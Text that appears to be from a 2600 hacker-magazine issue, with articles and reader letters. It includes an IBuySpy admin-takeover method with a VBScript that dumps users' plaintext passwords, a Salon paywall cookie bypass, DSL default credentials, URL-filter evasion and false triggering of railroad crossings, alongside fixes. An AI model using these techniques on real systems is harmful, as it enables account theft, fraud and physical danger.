Creating delay in a telephone call used to be an old favorite of phone phreaks everywhere. Using tandems and blue boxes, you could route calls anywhere you wished, and could keep the connection open for (usually) as long as you liked, meaning you could call someone and actually let your voice travel around the world. As I mentioned before, these old techniques no longer work, but there are new ways of going about it. All in all, this isn't too difficult to do - you just need a few friends handy and a couple of conference calls (relax, I provide free ones... isn't that nice of me?).

Let us assume you only have friends in the United States (for those of you with friends around the world, this trick will be even better, albeit more expensive, if they play along). We will be routing this call through several different states and, once you get the hang of it, you should be able to figure out how to make the longest delay possible.

Begin by picking up your cell phone. Dial 267-295-3430, a conference call in Philadelphia. (Enter any room number you like to create a conference - just be sure to use the same number for every conference you make. I like 666 - it's easy to remember and upsets so many people.) Next, use your home phone and dial the same number. Now everything you say through your cell will have to go through Philadelphia before reaching your home phone... already you might experience some slight delay, but we want to boost that up a bit. Oh, and keep all connections open until I say to close them!

From your home phone, 3-way to 760-477-2000, another conference call, except this one is in Palm Springs. Enter the same conference number you entered before. The next step involves a friend. Have them dial the Palm Springs number and enter the same conference room number you used before.

To recap, if you speak into your cell phone, it will go to Philadelphia, back to your home phone, out to Palm Springs by way of 3-way, and then down to your friend. At this point, feel free to bring in any other friends you'd like to. Just ask your first friend to 3-way to them, and then they can 3-way to other friends. The more steps, and the further the distance, the more of a delay you will eventually get.

Now for the payoff. Walk to a payphone and tell the last friend who was called to 3-way to that particular payphone. When it rings, pick up, and speak into your cell. I've managed to get out almost a complete sentence using this method, and it makes you feel like you're back in the golden age of phone phreaking.

Naturally, everything I've just explained could be done without conference calls, but they are a great way to create an extra step between two people if needed. Here's a list of some free conference calls, all provided by www.freeconference.com. All you'll pay is the cost of the call, and hopefully you're not sitting on the side of someone's house in the middle of the night when you place it.

702-851-4040 (Las Vegas, NV)
716-566-6067 (Buffalo, NY)
760-477-2000 (Palm Springs, CA)
585-295-5551 (Rochester, NY)
267-295-3430 (Philadelphia, PA)

Shouts to Dash Interrupt, Leland D. Peng, Sparky, w1nt3rmut3, Unreal, dual_parallel, and big up to Panther!

iBUY SPY Portal Software

by Papa Doc

History

Sometime around January, 2002 Micro$oft and Vertigo Software released a large ASP.NET sample application with source code called the IBuySpy portal. This was meant to be an example on how to build complete application solutions using ASP.NET. See www.asp.net.

What is the IBuySpy Portal?

IBuySpy Portal is a framework for a web-based portal application. If you are unfamiliar with IBuySpy, take a minute or two to look at the sample site (http://www.ibuyspyportal.com/DesktopDefault.aspx).

Since the release a lot of small businesses and individuals have started to run sites with the IBuySpy Portal Framework.

The Main Problems

1) There is a major security bug in the registration system that can allow anyone to easily gain administrative access to the site.

2) User passwords are stored plain text.

The security hole

The security problem is in the user registration module (register.aspx). If a user tries to register/create an account with an email address that is already in the database, the registration module will log the user on as the account belonging to the email address, regardless of the name, password, or other information supplied!

Some administrators have noticed this problem and secured the hole, most have not. And since this is a fully functional sample application, many beginners download it and run it nearly as is.

Finding IBuySpy Sites

Besides the visual style clues, the easiest hint that a site is using IBuySpy is the file naming convention. The default name for the main page is "DesktopDefault.aspx" and I have only found one or two sites out of hundreds that have changed this. A quick "DesktopDefault.aspx" Google will yield thousands of results, not to mention the IBuySpy forums.

What is the Big Deal?

Well if it isn't already obvious, if the person registering to an unfixed site registers with the email address of an administrator, he/she is automatically logged on with full administrative rights.

The IBuySpy portal has a powerful administrative menu which can add/edit/delete nearly every piece of content on the site; not to mention give access to the user database (which as I said before has plain text passwords).

Another Problem

The administrator's password is normally right out in the open. Especially on sites that aren't highly customized.

Miscellaneous

Some administrators running IBuySpy have decided to "disable" logins/user accounts so they remove the registration/logon/logoff links from the pages. The sad thing is that I have found many of them neglect to delete the registration pages and only delete the links. So as long as the location of the registration page can be determined, a user can still register and log on as admin. The default registration page location is: http://www.WHATEVER.com/Admin/Register.aspx

The admin's email address should not be hard to find. It can normally be found on a "Contact" info page or on a discussion board. If you look, you *will* find it.

Concluding Notes

As of the time this article was written, users who download IBuySpy Portal from www.asp.net will still be downloading an insecure application. I find it disturbing that some administrators have found this problem and fixed it on their systems, yet Micro$oft still has an extremely insecure product (free or not) available to download... not to mention it is an incredibly easy fix (one line of code).

I just figured I'd share the information in case any of you ran IBuySpy or used sites that did.

If you find an insecure site please email the administrator about the problem, along with the bug fix. Readers of this magazine are always preaching about the bad name hackers get. Well, I challenge you to practice what you preach and help admins, not take advantage of them.

The Fix

Admin/Register.aspx.vb

Find the line that calls the "AddUser" function, and change it to this:

If accountSystem.AddUser(Name.Text, FName.Text, LName.Text, Reference.Text, Email.Text, Password.Text)] 0 Then

Also

I have also attached a VBScript that I wrote. It isn't perfect code by any means. It was whipped together just as an example. It shouldn't be too hard to convert to Perl or whatever other scripting language you want.

To use *this script,* log onto an unfixed site with Internet Explorer as admin, configure the top six lines of the code, and run it. The result will be a text file of usernames, emails, and passwords for all the users on the site.

```
'*****************************************************
'**** ibuyspy.vbs
'*****************************************************

fileName = "C:\test.txt"                    ' the destination file name
rootURL = "http://www.somesite.com"           ' the URL before the
DesktopDefault.aspx
adminTabIndex = "4"       ' Once logged on, go to the Admin page and check
                              ' for the "tabindex" and "tabid",
adminTabID = "6"                            ' they will be in the URL

url0 = "/DesktopDefault.aspx?"          ' change this if theDesktopDefault.aspx
                                          ' has been renamed
url1 = "/Admin/ManageUsers.aspx?"          ' ditto


Set objBrowser = CreateObject("InternetExplorer.Application")
getUserList


Sub getUserList()
    Set fs = CreateObject("Scripting.FileSystemObject")
    Set a = fs.CreateTextFile(fileName, True)


    objBrowser.Navigate rootURL + url0 + "tabindex=" + adminTabIndex +
        "&tabid=" + adminTabID, False
    Do Until objBrowser.ReadyState = 4
    Loop
    Set Doc = objBrowser.Document

    theText = Doc.documentElement.outerHTML

    posA = InStr(1, theText, "allUsers")

    theText = Right(theText, Len(theText) - posA)

    posA = InStr(1, theText, "{/SELECT}")

    theText = Left(theText, posA)

    posA = InStr(1, theText, "{OPTION value=") + 14

    Do Until (posA - 14) = 0
```

```
      posB = InStr(posA, theText, "}") + 1
      posC = InStr(posB, theText, "{/OPTION}")

      userID = Mid(theText, posA, (posB - posA) - 1)
      userName = Mid(theText, posB, posC - posB)

      theText = Right(theText, Len(theText) - (posC + 9))

      a.WriteLine (userName + "," + getPass(rootURL + url1 + "userid=" +
        userID + "&username=" + userName + "&tabindex=" + adminTabIndex +
          "&tabid=" + adminTabID))
      posA = InStr(1, theText, "{OPTION value=") + 14
    Loop

    a.Close
    Set objBrowser = Nothing


End Sub



Function getPass(theURL)
    objBrowser.Navigate theURL
    Do Until objBrowser.ReadyState = 4
    Loop

    Set Doc = objBrowser.Document

    theText = Doc.documentElement.outerHTML


    posA = InStr(1, theText, "id=Email")

    If posA {} 0 Then


        posB = InStr(posA, theText, "value=") + 6
        posC = InStr(posB, theText, " ")

        rslt = Mid(theText, posB, posC - posB)

        posA = InStr(1, theText, "id=Password")
        posB = InStr(posA, theText, "value=") + 6
        posC = InStr(posB, theText, " ")

        rslt = rslt + "," + Mid(theText, posB, posC - posB)


    Else
        rslt = "ERROR"
    End If

    getPass = rslt

End Function
```

Defeating salon.com's premium content

by annie niemoose

www.salon.com is offering a feature where instead of paying a fee to view their "premium" content, you can click through four pages of ads and get one day's pass to the premium service.

This is done with a cookie and, sadly, the values used for the cookie were poorly thought out, leading to a compromise of the scheme. But more about this later. First let's look at the cookies.

You will first need to get the cookies into your file, and the easiest way to do this is to simply comply with the scheme in the first place. They come from www.salon.com, salon.com and content.ultramercial.com (or whatever advertiser they're using at the time).

If you're inclined to do so, you can get rid of all the www.salon.com cookies (this includes the one that identifies your computer's hostname or IP). I recommend blocking cookies from there entirely because they all look pretty rude and antisocial. The salon.com cookie SALON_PREMIUM you need to keep, but it doesn't contain personally identifiable information. It will also set an RMID cookie whenever you visit a page. Keep it for now, but you can delete that later.

content.ultramercial.com has a cookie in this scheme called VISITOR. The contents of this one look encrypted... er... at least it's got high enough entropy that I'm not willing to dwell on it, especially since you don't need it after you get salon.com's SALON_PREMIUM cookie. So you can delete VISITOR as well.

So the only cookie you need to keep seems to be SALON_PREMIUM. Here's the cookie:

SALN_REG%3DY%2CSALN_USERNAME%3DULTRAMERCIAL%2CSALN_SHOW_ADS%3DY

As you can see, there's no information in there about a date. Further, you'll notice that the username is ULTRAMERCIAL, the advertising site that provides the many clickthrough ads. So it looks like they're just using the old cookie from Salon Premium and giving everybody the same username. Bad Move. Also, this is supposed to be a one day pass. How are they enforcing that? The cookie expiry date of course. Bad Move Number Two. You'll also notice the SALN_SHOW_ADS value is set to "Y". My guess is that editing this to say "N" will spare you any advertising.

So to get an unlimited pass to Salon Premium, all you need to do is change the expiry date of the cookie. Quit your browser. Open your cookies file in your favorite text editor and hope it isn't a binary. Luckily, mine was xml. Find the SALON_PREMIUM cookie and change the date. The date may be in some loony proprietary format or hashed. This is trivial to get around. Just find the RMID cookie for salon.com (expires in 2010), copy its expiration, and paste it into SALON_PREMIUM's expiry. Save. You now have free, unfettered access to Salon Premium until 2010.

Now I like Salon. Their news coverage is often one of the only dissenting voices in the news media that doesn't come across as paranoid ranting. So here's how I think they could fix this hole and get what they are aiming to get out of the one day pass.

They can keep the same cookie format for SALON_PREMIUM with a username ONEDAYPASS. The ONEDAYPASS user would require an additional cookie. When you successfully complete the clickthrough, a string is generated which is comprised of first a random salt value, second a timestamp. The combined string is then encrypted with a secret key which is kept on the server. The fields are in this order because of sensitive dependence on initial conditions. A user ID is appended onto the end of the cyphertext. This final value is the additional cookie's value. The user ID is used as a database key to store the timestamp and the salt. When you visit a Salon Premium page, it gets your cookies. It uses the user ID to look up the salt and timestamp. If the timestamp is still good, it builds a string with the salt first and the timestamp second. Then it encrypts the string with the secret key and compares the cyphertext with the value of the additional cookie sans user ID. It serves the page if they match. If the timestamp is no longer good, it deletes user ID and values from the database and serves up the ad.

Sure, you could just use the user ID itself in the cookie and keep all that data on the server, but then people could just guess or use sequence prediction on the user ID. You could add the timestamp to the cookie as plaintext and rely on the comparison, but that has the same problem. The above has four server generated values which have to match for success, are tamper resistant and tamper evident.

The one day pass feature is an innovative and novel approach for allowing access to subscriber content. However, the current implementation hasn't had much forethought. The authentication credentials are the same for everybody, stored on the client side in a way which is vulnerable to tampering and relies on an easily circumvented expiration mechanism. Creating unique user credentials, embedding expiration date information in the cookie itself, and encrypting it to safeguard the information from user tampering are ways in which they can implement the system.

Users have the ability and are prone to fiddle with anything you put on their computer. Any security mechanism you use on the web should be designed to hold up under such tampering.

Fun with Hosting on Your Cable/DSL

by toby
toby@richards.net

In 19:3, Khoder bin Hakkin wrote a wonderful article about setting up a web server on your cable or DSL service. Having done this, I noticed a few juicy tidbits of information that he left out.

Port Redirection

If your ISP blocks port 80 to prevent you from running a web server, then it is not necessary to use a third party web server; it is not necessary to reconfigure your web server to port 81 or any other port. Many cable/DSL routers, including the cheap ones (I've used a $70 D-Link DI-604 and a $50 Linksys EtherFast) support port redirection. From your cable/DSL router's web interface or other configuration utility, you can set up NAT so that incoming requests to port 81 (or any other port) are redirected to an internal port 80 address. In addition to disabling the preset http port forwarding, you might also have to change its internal port from 80 to something else, otherwise you might get a conflict.

Dynamic DNS

As you know, some cable or DSL providers give you a dynamic IP address. Therefore, you cannot associate a friendly URL (i.e., www.myhouse.com) with your cable or DSL connection. This makes it difficult to run a web page, ftp site, or other Internet services from your house.

There are lots of programs and services out there that allow your computer to automatically change DNS whenever your IP address changes. However, I've had trouble finding such a program that works well with Windows (DNSQ's client works great with Linux). Recently, I found a program called Direct Update (www.directupdate.net) that does a good job. It works with lots of dynamic DNS providers. I suggest DNSQ (www.dnsq.org) because although their selection of sub-domains is poor, they are both free and reliable. Check out Direct Update's configuration screen for more choices of dynamic DNS providers. And in case you're wondering, Direct Update reports your router's IP address that it gets from your ISP, not the private IP address of the computer that it's running on.

Other Services

Why stop with a web server? I also run ftp services on my cable connection so that I can get files that I might need regardless of where I am. Be sure to secure any ftp folders with personal files. Telnet would be another useful service to run. E-mail might be slightly more difficult, because of the nature of MX records, but it could be done. And I must mention VNC (www.realvnc.com and www.uk.research.att.com/vnc). If you don't know about VNC already, think of it as open source PCAnywhere for Windows, Linux, Mac, and Solaris. Just install it as a service, and if you have a router, NAT port 5900. You can remote-control your home computer from anywhere by using your IP or dynamic DNS URL. If you want to run VNC on more than one computer, then just use port redirection as described above; redirect external ports like 5900, 5901, and 5902 to different internal IP addresses:5900. The VNC client connects to these ports as host, host:1, and host:2 respectively.

VNC is especially useful for family members who constantly need your computer help. No more describing what to click on and what to type over the phone. Install VNC on the computers your family and friends use and, when they need help, remote control their computers to fix the problem. I help my mom in Hawaii, grandma in L.A., and brother in Alaska this way. Be sure to also set them up with Direct Update and DNSQ (ever try to get an IP address out of your grandma?).

continued from page 39

protects the rights of NAMBLA. NAMBLA is not a boy rape organization. It's just about men who like boys. It's not my cup of tea but it never ceases to amaze me how these poop heads who just walked out of the corn field of *Hee Haw* are so misinformed. If the ACLU will protect NAMBLA and their rights under the Constitution, they will protect everyone's rights.

Johnny18
San Diego

Let's be fair. There are plenty of poop heads in the big cities as well.

Dear *2600:*

Regarding Wendy's letter in 19:3, I have to say that the U.S. media's attention towards terrorism pays off: seems like she regards every foreigner who engages in criminal activities (even if he's "only" stealing money from eBay-ers) to be a terrorist trying to get the U.S. Being from another country, this makes me really angry and sad!

zeitgeist

Dear *2600:*

I don't agree with *2600* that Wendy should not play the terrorist card. I think she should call the FBI back and tell them that she saw the guy trying to get on an airplane with a pair of toe nail clippers. That seems to be where their interest lies.

Blake

And by playing their game you wind up giving them reason to continue and step up the environment of fear that's already all around us. There has to be a better way.

Dear *2600:*

I hope this sheds some light for the person curious about using 10base5/2 ethernet adapters, and a packet capture program to record digital cable. Aside from disparities between voltage and resistance occurring in the two systems, which may or may not damage your equipment when combined, there are fundamental differences between digital cable and ethernet. The most basic discrepancy is that ethernet uses fixed frequencies. I believe them to be 5 and 10 MHz for a 10Mbps LAN. It also uses Manchester encoding which uses signal transitions at the center of each bit. Cable TV however operates a little differently. Cable TV systems have specific frequencies for different channels. These channels and their rudimentary modulation vary slightly depending on the cable plan your provider is using. Digital cable also applies this same scheme. Example: The cable system I worked in was IRC and had a digital 64 QAM. The QAM frequency we used for testing broadband modems was 567.000 MHz. Digital channels existed above and below that frequency. Cable TV for the most part uses frequencies between 5 and 1000 MHz. Most of the higher bands (700 - 1000 MHz) are reserved, as are the lower bands (5 - 80MHz). To avoid interference, so is 87.9 - 108 MHz (FM radio range) but they are not sequential. What I mean is that channel 10 may have a higher frequency than channel 90. Keeping this in mind, unless you had a device that could record all frequencies from 5 to 1000 MHz, and all phase and wave deviations, you would not be able to record digital cable. At 5 and 10 MHz, coaxial ethernet is not near the digital range at all. I do believe, however, that there is a 10 Mbps standard which allows for multiple frequencies and encodes with modulated RF. It is called 10base36. What it does, I do not know. Good luck.

CableTick

Dear *2600:*

In response to Dave D.'s letter in 19:4, perception in the present has the right to be revised later. In 1776 from the British prospective were there any "good" revolutionaries? You forget that a judgment based on a single perspective is by default biased. I buy my issues off the rack because I like people asking me "Oh, what's that?", even the clerks. *2600* is a forum for those who have made discoveries in the field of technology, as well as current events affecting the world in a technological sense. Nothing more. Sure it's a four digit number, but it represents the spirit of innovation. Reading between the lines of your letter, I see that you want to arrest the entire staff of *2600,* as well as all their readers, even though their pseudonyms might make it a bit difficult. I abhor your arrogant declaration of your opinion as fact and blind acceptance of a stereotype. While your "Sweepers" idea is a suggestion, why don't we try and take the name we already have and inform the masses what it really means instead of running from the preconceptions awash in the vast political sea? We have our ethics and our drive has always been to learn. Perhaps the "hackers" you think you know are what I like to call "dipshits," an acronym for "Designated Individuals Proceeding to Soil Hacker's Integrity by Transmitting Stigmas." I have given my own feedback in test versions of programs *emphatically* and seen the same bug come out in the final, but as soon as the systems started crashing with a little special input, the program was patched. I can attack your ideas just as easily as you can attack the staff of *2600* (*and* the entire population of Long Island!).

Lunacite

Dear *2600:*

I am writing this in regards to Tony's letter in 19:4 about interfering with railroad crossings for fun. I used to work for GETS (GE Transportation Systems) where railroad crossing equipment is manufactured, so I have some knowledge of how their crossing equipment works.

Not far from every railroad crossing that has gates and/or lights, you will see a metal bungalow next to the tracks. Inside the bungalow are the crossing processors. If they contain GETS crossing processors, then depending on when they were installed and how many tracks there are, it could be an HXP-1, HXP-3, HXP/PMD-3R, or one of the many other types of processors. The only difference between the different types of crossing processors is the number of features they have and how many tracks they can monitor. They all work the same way.

At all times there is electricity running about a

mile down the tracks in each direction from the island (where the road crosses the tracks) generated by a DC power supply. One rail is negative and the other is positive. When a train is traveling towards the island, the axles on the train short the two rails together and the processor starts figuring out the speed of the train so it can determine when the train will reach the island. The minimum warning time that a GETS processor can be set to is 25 seconds. After the last car passes over the island, the processor knows this, so it turns the lights off and the gates go back up.

If you wanted to set the warning off on a GE processor you would have to get a metal bar that is as wide or wider than the railroad tracks and run as fast as you can while pushing it down on both rails. This of course is just a theory because I am not stupid enough to try it.

It's possible that the tracks Tony was playing on had a Safetran (competitor of GETS) processor. I didn't work for Safetran so I don't know how their processors work.

Now I must advise all the readers - *do not* try what I described or what Tony did. Trains can kill you and train tracks are not something that you should be playing on anyway.

Jon

Bypassing Security

Dear *2600:*

This really isn't enough information to be considered an "article," but interesting all the same. I was flipping through several past issues of *2600* and I found various articles and letters that deal with bypassing URL filters (commonly used in libraries, schools, and businesses). Well, I'm probably not the first to have discovered this, but there is an *extremely* simple method of doing this.

To bypass a URL filter, you can simply go to http://babel.altavista.com. (I'm not picking on altavisa in any way, I just thought it would be the best example since it's a very popular site. I'm fully aware that there are tons of similar sites out there.) Then you just paste the URL in the "Translate a Web Page" field. If the page uses the character set shared by the English, German, French, Spanish, etc. languages, just set the translator to "Korean to English" (this is important because since the Korean language uses entirely different characters, none of the text will be changed). And there you have it.

The only drawback of this method is that sometimes images on the page are not displayed (which makes sense, seeing as the purpose of the translator is to translate text, not pictures). This method may not work on all filters, but I have been successful at all locations I have tried it from.

LMB

This has been mentioned before and already we've seen steps taken to restrict this method of bypassing as well. The ball is once again in our court.

Problem Solving

Dear *2600:*

In reply to Phate_2k2's letter about not being able to manipulate a folder on his windoze box, I have an explanation for what happened.

Someone (possibly him) added an ALT-255 character to the end of the folder name with "ren" at a command prompt. In Explorer this shows up as an _ at the end of the name (Name_).

At any rate, he can fix it by opening command.com and cd'ing to the directory above the broken one and doing "ren name(ALT-255) name". He will then be able to access the directory with Explorer. This also makes a quick way to hide a folder from the unwashed, since they will get that error.

Pi

Dear *2600:*

In the most recent *2600* (19:4), Phate_2k2 for info about a Windoze folder he found that apparently doesn't exist. This is the result of yet another "feature" from Micro$oft.

Beginning with Win9x (or maybe earlier), Micro$oft decided to try using their own proprietary version of swap files. The Windows "swap" file is (usually) invisible, but sometimes shows up as swap.386 on Win9x systems. It's also highly unstable. Pretty much all of the problems Windoze has that can be solved by rebooting are caused because the "swap" file becomes corrupted. What you care about right now, however, is that when you open your c:\ drive (or any other directory), Windoze usually will not actually read the drive to see what's there. Instead, it checks the copy of the FAT table that's been loaded into the "swap" file.

As long as you don't touch anything, this works great and actually increases system performance a little, since you don't need to wait to read the disk each time you change directories. As Phate discovered, however, if the folder/file you've been looking for has been moved or deleted, finding it via point and click can be difficult.

To see his c:\ drive as it is now, all Phate needs to do is click on View and then Refresh to force an update of the directory cache. The folder may have been deleted, moved to another directory, or the icon may have been moved to another spot in the window in the same directory.

A fun game to play with this "feature" is to drag and drop a file or folder to another location in the same directory window, then see how long it takes the newbies to find it.

Siece

Dear *2600:*

Regarding the inaccessible folder Phate_2k2 was having problems with in his letter in 19:4, this is a strange problem Windows has had since the Windows 95 days and continues to have with XP. If a filename contains an "illegal" character, it generally shows up as an underscore and the file is almost always inaccessible. This is a very common problem if you're using an American version of Windows and you have a file

whose name contains multi-byte characters that was created in, say, a Japanese version of Windows. It could also be a mistake in the filesystem. There are a few reasonable solutions.

The first is to try rebooting in DOS (WinME, WinXP users S.O.L.) and taking a look at the filename. The characters won't be translated into underscores, and you'll be able to input "raw" characters with the alt key and number pad. (In Windows, even in a DOS box, your keystrokes are "filtered" somewhat.) I used to use ALT-255 (which prints as whitespace but is not counted as whitespace) to put "spaces" in filenames back when I used DOS (with the side effect of making anyone else using my computer confused and unable to view some files), only to find out when Windows 95 appeared that these files are inaccessible to Windows.

Another method would be to try booting a different OS with a floppy (like a single floppy-based version of Linux http://www.wu-wien.ac.at/usr/h93/h9301726/dlx.html, or Zipslack http://www.slackware.com/zipslack/, or maybe something with Unicode support).

Or if it's a problem with the filesystem and the file was created by an error, try Scandisk, but make sure to try both the Windows and DOS versions, as they will find and fix different errors.

These don't fix the problem that Windows is running, but they should help with the other one.

Pete

Cover Comments

Dear *2600:*

I was wondering about the image on the cover of your latest issue (19:4). It looks like some kind of light installation on a building's facade. I'm really interested in that kind of stuff and was wondering if you could tell me more about the person/people who did it. I am an architect in New York.

BC

This was a project put on by the Chaos Computer Club which occurred in Paris. Lights were placed in each window of the building and images were collected via the Internet from all over the world which were then displayed by having each window shaded appropriately. We were surprised by the number of people who recognized the image. For a full discussion of this project (which took place the very day this picture was taken and includes at least one direct reference to it), listen to "Off The Hook" from October 2, 2002 - it's available at www.2600.com/offthehook.

Dear *2600:*

Am I just imagining it, or is that someone's face on the side of the building on the cover? If so, whose face is it?

CrzyDragn

That would be telling.

Dear *2600:*

First of all, I subscribe to *2600* and love your magazine (keep up the good work). On issue 19:4 you have the Blinkenlights building on the cover of your magazine. Now, nowhere in the magazine do you have a mention of Blinkenlights. I just wanted to bring this to your attention. Also, it is great to have a picture of the hard work and collaboration of many hackers, but Blinkenlights is German! No disrespect to Germans, but I think as a hacker community here in the U.S., we need to bond together, and make something as great, or greater, than Blinkenlights. Then when we see it on the cover of *2600,* we can feel really good.

Leprkan

We don't generally talk about our covers until people write in to ask us what the hell they mean. In this case, the picture took place in Paris last year and was organized by Germany's Chaos Computer Club (organizers of this summer's hacker camp near Berlin as well). We would love to see this sort of thing in the United States, preferably in a large city where many millions could also enjoy the spectacle of pong games, ascii art, and animated GIFs appearing on the side of a building, all operated by hackers and made possible by the contribution of people worldwide. It will take a mammoth effort to get past all the paranoia and misconceptions that would block such a project. But aren't we all used to overcoming such obstacles by now?

***Dear* 2600:**

I was just admiring the cover to 19:4 and I was thinking to myself: Big Brother is becoming a bigger part of our lives every day as more freedoms are forfeited in the name of national security. That was a really great cover idea, but what I really want to know is whether that was a real prank or whether someone just took that idea and implemented it in Photoshop. Either way it is a sick expression.

f

We did absolutely no modification of the photo. Sometimes reality is just stranger than fiction.

An Accomplishment

Dear *2600:*

Just ran into Republican Orrin Hatch doing a book signing at Union Station today. I got him to autograph the Fall copy of *2600* (19:3) "Live Free or Die - Orrin Hatch." Ironic, considering his voting record, and ardent support for the FISA court's ruling on terrorism surveillance.

Adam

More on Telemarketing

Dear *2600:*

I wanted to say kudos to Bland on his candid article about Telezapper, telemarketers, and TCPA. I have supported predictive dialers and worked in the industry and wanted to add some more inside facts.

In order for any outbound call center to make money, they need the TSR (monkey-with-a-script) to spend the most amount of time making a sales pitch. They do this by utilizing predictive dialers and autodialers. These dialers call a pool of numbers known as a campaign, looking for someone to pick up the phone

and say "hello." When it finds one, it will quickly route the call and screen data to an available TSR. Ideally the TSR should be spending more than 75 percent of his time talking.

Predictive dialers will throttle up or down the number of calls dialed according to the number of TSR's available and their average talk time. Non-predictive autodialers simply dial a huge batch of numbers and make the match no matter what the response rates are.

The TSR will normally hear the last part of "hello" (ello), and before his very eyes, a screen populated will the caller's information is displayed.

When you have to say "hello" a few times, either the dialer hasn't heard you, or their system is pig slow, or both.

When you pick up and say "hello" several times with no answer, it's likely the dialer found more live calls than available TSR's, in which case you were dumped. Your number will be tagged high priority for quick call back because they know someone is home.

After the sales pitch, the next point is the call disposition, which is assigned by the TSR. The disposition is normally something like "call back later," "not interested," "no," and a few others as per the call center client needs. As Bland pointed out, it should include "put me on your do not call list." I also suspect this "do not call" is for that campaign only. Once they recycle the campaign for another dialing, the status is cleared.

Since the systems are automated, the TSR's are monitored for their talk time as well as success and fail rates. Many TSR's get flack from managers about their performance, and therefore disposition a call as "call back later" when the person specifically said "no," just to make themselves look better. The newer systems capture voice and data for each call, and the poor script monkeys are really reamed.

The only other thing that comes to mind is that most autodialers are connected to T1's to allow faster trunk turnaround and access, but a few still use POTS!

Given the type of people that work in call centers, I don't imagine it would be to hard to social engineer a TSR and get him to telnet the dialer's port and reboot it!

Enjoy!

TimBER

Discoveries

Dear *2600:*

During a recent move, I have discovered something very interesting regarding my DSL connection. Connecting to your DSL provider with the username "dslreguser" (no quotes) and the password "reguser", nearly complete Internet access is granted, whether or not the account is activated. Ping, FTP, telnet, the whole deal. The only service that is not allowed is www access, which is limited to a specific (secure) website with which you can register your DSL account. Something to think about.

Poetics & Stealth5325

It would be real helpful to know the name of the company that has this "feature."

Dear *2600:*

While I was at Sav-On today, I came across a public Kodak scanner where you can scan prints and then pay to print them out. After reading the letter in your last issue about hacking the touch screens at Target, I decided to try the same thing on this machine (that also had a touch screen). I tapped the top left and bottom right edges of the screen once (at the same time) and I was sent to a menu that had quite a few options. One of them was called "System Configuration." After clicking that, I was able to change *everything,* from the resolution and DPI of the scans to the passwords of the computer and the printer price rates. There was another option that was entitled "Network Settings," but I didn't have enough time to divulge into that area. To make sure it was legit, I changed the system password and was *able to save it!* Damn, what a glitch in their systems.

On a side note, I was at the Los Angeles Natural History Museum and tried the touch screen trick on one of their exhibits and the programmers' credits came up.

Osiris

Dear *2600:*

I always wondered what it would be like to win the multi-million dollar Powerball jackpot, and how generous the big winners are. About two months ago my fiancee and I got married. We had some wedding announcements left over, so of course I took advantage and went to the Internet, looking for addresses of recent Lotto winners. I found about six that lived near me (took me a whole work day to dig the net) using 1800 us search, Google, etc. I sent them out right away. About a week after we got back from our honeymoon, I was surprised to see a reply in our mailbox, with a check for $1,500 and a two sentence congrats note. Just thought I would share my story, and note how useful and powerful the Internet is. I keep wondering if the old woman that wrote me thought I was one of her grandkids!

DriZakE

Dear *2600:*

FYI, a local company here in San Diego is responsible for the software used in Naval Command and Control centers (aircraft carriers and other high commands). They are now owned by Northrup Gruman but use their old name: INRI (www.inri.com). As you may recall from the Bible, INRI is a Latin acronym for "Here is Jesus of Nazareth, King of the Jews" or " This is the Son of God."

When they launch the war on Iraq, this is the primary software they will use.

EBone

If you really want to go down this road, consider that the U.S. is currently using something called the MOAB (Mother Of All Bombs) against Iraq. (It was tested earlier this year in Florida.) And if that's not biblical enough for you, Moab happened to be the place where Moses died and was buried (now in Jordan). And if you want even more, Jeremiah 48:16 says: "The fall of Moab is at hand; her calamity will come quickly." Your turn.

Dear *2600:*

I stumbled across something that may be of interest to British, Irish, and European readers of *2600* and it's something I really want to share.

The independent television network (ITV) in the UK is divided up regionally. Analog television transmitters in the UK reach only 60-80 miles maximum. Therefore receiving local television programs other than your intended region is not usually possible. But, if you have a Sky Digibox, you can now receive all the UK's regional networks via digital satellite if you follow these simple instructions.

ITV's regional variations can be found on three transponders on the Astra 2D satellite. On transponder 49 (10.832GHz/H), there's Carlton-West Country, HTV West and Wales, Carlton-London, Carlton-Central, and LWT. On transponder 53 (10.891GHz/H), there's Yorkshire, Tyne Tees, Meridian, Granada, Border, and Anglia. On transponder 54 (10.906GHz/V) there's Channel, Grampian, Scottish, and Ulster. These can be found by inputting the frequencies manually into the Digibox memory by going through the system setup and add channels menus. You will have to input the symbol rate of each of the frequencies, which is 2.2, plus the FEC, which is 5/6. You will also need an active Sky subscription card.

The cool aspect of this? Other than watching the local news from an area hundreds of miles away it's that ITV and Sky go to extraordinary lengths to ensure this information is not relayed to the consumer although it is perfectly legal to do so. According to Sky, it is against their policy and ITV has instructed Sky to keep quiet about this "backdoor" entry to their network.

N

Suggestions

Dear *2600:*

I just picked up 19:3 and read the review of Mitnick's new book. The mention of the cut material was discouraging, but gave me an interesting idea. Why not publish the censored chapter in *2600?* I'm not sure how the copyright laws work for unpublished material, or who holds the copyright for the book in the first place (Mitnick or the publishing company), but it's an idea.

DarkSide

We wouldn't be able to do this because of all kinds of legal reasons. The chapter has been circulating on the net, however, which was pretty inevitable since so many advance copies contained it. (Ironically, ours didn't.)

Dangerous Info

Dear *2600:*

Should information about how things work never be restricted? Information such as how to make poison like Risen (which can be made from common household goods) has deadly potential in the wrong hands. Information should be used responsibly, but are all people responsible? No. Perhaps information should be distributed responsibly too.

The information in *2600* contains moral disclaimers and encourages responsible use. But while information about how to exploit a vulnerability can directly or indirectly be used to prevent this from being exploited, this is not the case with direct instructions about how to make poison or bombs for example. Certainly you could find this information in a library or other sources, but not so easily. I think you would have to search and work for the information you wanted and bring it together from different sources. Apart from the interest of reading how to make Risen or bombs, what other purpose or benefit could this information serve other than to make such a device whose purpose is solely death? Life is not a binary one or zero. It doesn't always have a clear rule that works for every situation like in science.

As a general rule, people are instinctively selfish. No matter what rules and procedures are put in place there will always be someone trying to beat the system for their own ends. Perhaps the best defense for the future is not just rules and laws alone but common sense coupled with morals and ethics.

Unfortunately, not all people are ethical and moral. As violent crime and antisocial behavior become more prevalent and crazy laws are passed, perhaps we should take a deep look at society and ourselves and think what each of us can do, no matter how small, to make the world a better place for others. Not only what technical information can do when its purpose has little or no positive application and the negative ones directly result in death or injury.

In conclusion I am not saying that information whose primary purpose is death or destruction should necessarily be restricted. But I don't think it should be promoted in a manner that anyone can use. It's a case of balance and judgment.

Beowulf

